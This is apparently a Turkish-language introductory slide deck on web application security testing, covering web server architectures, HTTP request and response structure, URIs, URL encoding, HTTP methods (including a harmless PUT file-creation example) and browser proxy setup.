

# Web Uygulaması Hacking Yöntemleri


# Web Hacking'de Kavramlar

# Web Hacking'de Kavramlar

- Web Sitesi Mimarilerine Genel Bakış
- HTTP Protokol Detayları
- Uygulamalar İçin Mozilla'da Proxy Ayarlama
- Web'de Oturum Türleri
- Web'de Kimlik Doğrulama Yöntemleri
- Web Uygulamaları Güvenlik Testleri
- Web Uygulamaları Güvenlik Test Metodolojisi
- Web Uygulamalarında Görülen Zayıflık Türleri

## 1.1 - Web Sitesi Mimarilerine Genel Bakış


- 1) Basit Web Sunucusu
- 2) Hibrit Web Sunucuları
- 3) Uygulama Sunucuları
- 4) Load Balancer



## 1.1 - Web Sitesi Mimarilerine Genel Bakış

### 1) Basit Web Sunucusu


- Web sayfaları barındırır.
- 80 portu internete açıktır.
- İstemciler bağlanır.
- Genelde statik sayfalar barındırır.
- Web sitesinin kendisinde çok fazla açık yoktur.



## 1.1 - Web Sitesi Mimarilerine Genel Bakış

### 2) Hibrid Web Sunucuları


- Dinamik içerik barındırırlar.
- İstemci istekte bulunduğuanda genellik ile veritabanı ile iletişim kurar.
- Bir yada daha fazla veritabanı bulunabilir.
- Web tabanlı programlama dilleri ile kodlanır.



## 1.1 - Web Sitesi Mimarilerine Genel Bakış

### 3) Uygulama Sunucuları


- Güvenlik, Veri transferi yönetimi, Kaynak yönetimi, İletişim ve Performans servisleri sağlayan yazılımları barındıran sunucudur.
- Genelde web sunucusunun ya da bir Proxy sunucusunun arkasında barındırlar.
- WebLogic, WebSphere, JBoss, Lotus Domino en popüler uygulama sunucularıdır.



## 1.1 - Web Sitesi Mimarilerine Genel Bakış


### 4) Load Balancer

- İşlemi birden fazla sunucuya yayarak performansı artttırmak.
- 'İş güvenliği sağlamak'.



## 1.2 - HTTP Protokol Detayları

- 1) HTTP Protokolü
- 2) HTTP Request
- 3) User Agent
- 4) HTTP Response
- 5) URI
- 6) URL Query String
- 7) URL Encoding
- 8) HTTP GET / POST / HEAD
- 9) HTTP PUT / DELETE / OPTIONS / TRACE



## 1.2 - HTTP Protokol Detayları

- 1) HTTP Protokolü
  - Hypertext Transfer Protocol(HTTP)
    - HTTP / 0.9
    - HTTP / 1.0
    - HTTP / 1.1
  - İstek / Cevap Prensibi
  - MIME Tipleri, Encoding, Host, Cookie, Content tipleri v.s.
  - İstisnalar hariç 80. port üzerinden iletişim gerçekleşir.
  - Plain-text bir protokoldür.
  - Web'de İstemci ile Sunucu arasındaki iletişimini sağlanması için kullanılır.



## 1.2 - HTTP Protokol Detayları

- 2) HTTP Request
- Ana Yapısı;

METOT	URI	HTTP/VERSIYON	VERİ
-------	-----	---------------	------


- Örnek;

```
GET /iletisim.aspx HTTP/1.1
Host: www.İsmailsaygili.com.tr
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.19 (KHTML, like Gecko)
Chrome/18.0.1025.162 Safari/535.19
Connection: keep-alive
Referer: https://www.google.com.tr/
```

## 1.2 - HTTP Protokol Detayları

### 3) User Agent

- User-Agent'lar HTTP protokolünde istemciler anlamına gelmektedir. İçlerinde istemcinin isteği gerçekleştirmiş olduğu sisteme ve browsera ait bilgiler taşımaktadır.



## 1.2 - HTTP Protokol Detayları

### 4) HTTP Response

- HTTP Requestine karşılık sunucumuzun bize gönderdiği responsu taşımaktadır. İçinde karşı tarafda ki sunucuya ait bilgiler ile birlikte sunucunun bize verdiği cevabı taşımaktadır.

---

HTTP/1.1 200 OK

Content-Length: 1020

Content-Type: text/html; charset=utf-8

Date: Mon, 30 Apr 2012 21:33:26 GMT

Server: Apache/2.2.14 (Win32)

X-Powered-By: PHP/5.2

Connection: close

---

## 1.2 - HTTP Protokol Detayları


### 5) URI

- URI (Uniform Resource Identifier) bir kaynağa erişirken kullanabilecek neredeyse tüm seçenekleri barındıran bir erişim şemasıdır. URI kavramı URL kavramında kapsayan genel bir kavramdır. URL'de bir URI'dir ve dosya uzantısı, parametreleri gibi tanımlamalarında içerir.
- Linklerin geçerli formatlarıdır
- protokol://user:pass@host:port/dizin/dosya
  - protokol://
    - iletişimimin sağlanacağı protokolü belirtir. Varsayılan olarak HTTP'dir.
      - HTTP / HTTPS / FTP v.s.
  - user:pass
    - Hedef kaynak herhangi bir yetkilendirmeye ihtiyaç duyuyorsa girilen kullanıcı adı ve parola ile oturum açılır ve kaynağı bu şekilde erişilir.
      - Oturum açma
  - host:port
    - Bağlanılacak adres ve portu(Port varsayılan olarak 80'dir)
  - /dizin/dosya
    - istenilen kaynağa ulaşmak için web sunucusu dizininden o kaynağa giden yol

## 1.2 - HTTP Protokol Detayları

### 5) URL Query String

- URL Query String istenilen kaynağın sonuna soru işaretinden sonra yazılan ve sorgulama amaçlı kullanılan parametre ve değer dizilerine verilen isimdir.
- Örneğin;
- <https://site.com/admin.php?deleteFilm=Titanic>



## 1.2 - HTTP Protokol Detayları

- 6) URL Encoding
  - Uygulamaya gönderilen veriler Query String içerisinde yer almaktadır.
    - Parametre=Değer
  - Bir linke tıkladığımız zaman veriler (Query String içerisindeki) browser tarafından HTTP GET metodu ile uygulamaya gönderilirmektedir.
  - QS verilerinde sadece A-Z, 0-9, ., -, \_ gibi karakterlere izin verilmektedir. Bu yüzden bu karakter dışında kalan karakterler URL Encoding yapılarak gönderilirler.

Örneğin:

islem parametresine  $2^2=4$  değeri verilecektir. = karakteri QS tarafından desteklenmediği için url encoding yapılacaktır. URL encoding; karakterin hex değerinin önüne % eklenerek karakterin yerine yazılmasıdır.

?işlem=2\*2%3D4

## 1.2 - HTTP Protokol Detayları

### 7) HTTP GET / POST / HEAD

- GET metodu Query String ile parametre yollanacağı ve yollanacak verilerin hassas veriler olmadığı zamanlarda uygulamalar tarafından kullanılır.
- POST metodu, GET metodu ile aynı işlemi yapmaktadır. Aralarında ki fark ise verilerin url satırında gözükmemesidir.
  - File upload işlemleri POST metodu ile yapılmaktadır.
- HEAD metodu sadece HTTP başlıklarını getirmektedir. Herhangi bir veri / içerik getirmez.

## 1.2 - HTTP Protokol Detayları

### 8) HTTP PUT / DELETE / OPTIONS / TRACE

- PUT metodu belirtilen bir URL'e veri yüklemek için kullanılmaktadır.
- DELETE metodu belirtilen URL'de ki veriyi silmek için kullanılmaktadır.
- OPTIONS metodu HTTP sunucusu üzerinde ki kullanılabilir metodları listelemektedir.
- TRACE debugging amaçlı olarak kullanılmaktadır.

### ÖNEMLİ!

HTTP metodları arasında en tehlikeli metodlar PUT ve DELETE metodlarıdır. Eğer bu metodlardan birisi hedef sistemde izin verilmiş ise saldırgan ya da pentester uzaktan dosya oluşturabilir ya da mevcut bir dosyayı silebilir. Örnek bir PUT metodu kullanımı;

```
PUT /dosya.php HTTP/1.1
```



```
Host: hedef.com
```

```
Content-Length: 25
```


```
<html>file created</html>
```

## 1.3 - Uygulamalar İçin Mozilla'da Proxy Ayarlama

- Bazı uygulamalar sizden kendileri üzerinden internețe çıkışınızı isterler. Bunun amacı sizin cookie ve session bilgilerinizi sizden almadan hedef sistem üzerinde sağlıklı testler gerçekleştirmektir. Bu yüzden bu tarz yazılımlar ile karşılaşığınızda ayarlamalarınızı mozilla üzerinde nasıl yapacağınızı size bu iki slaytta anlatacağız.

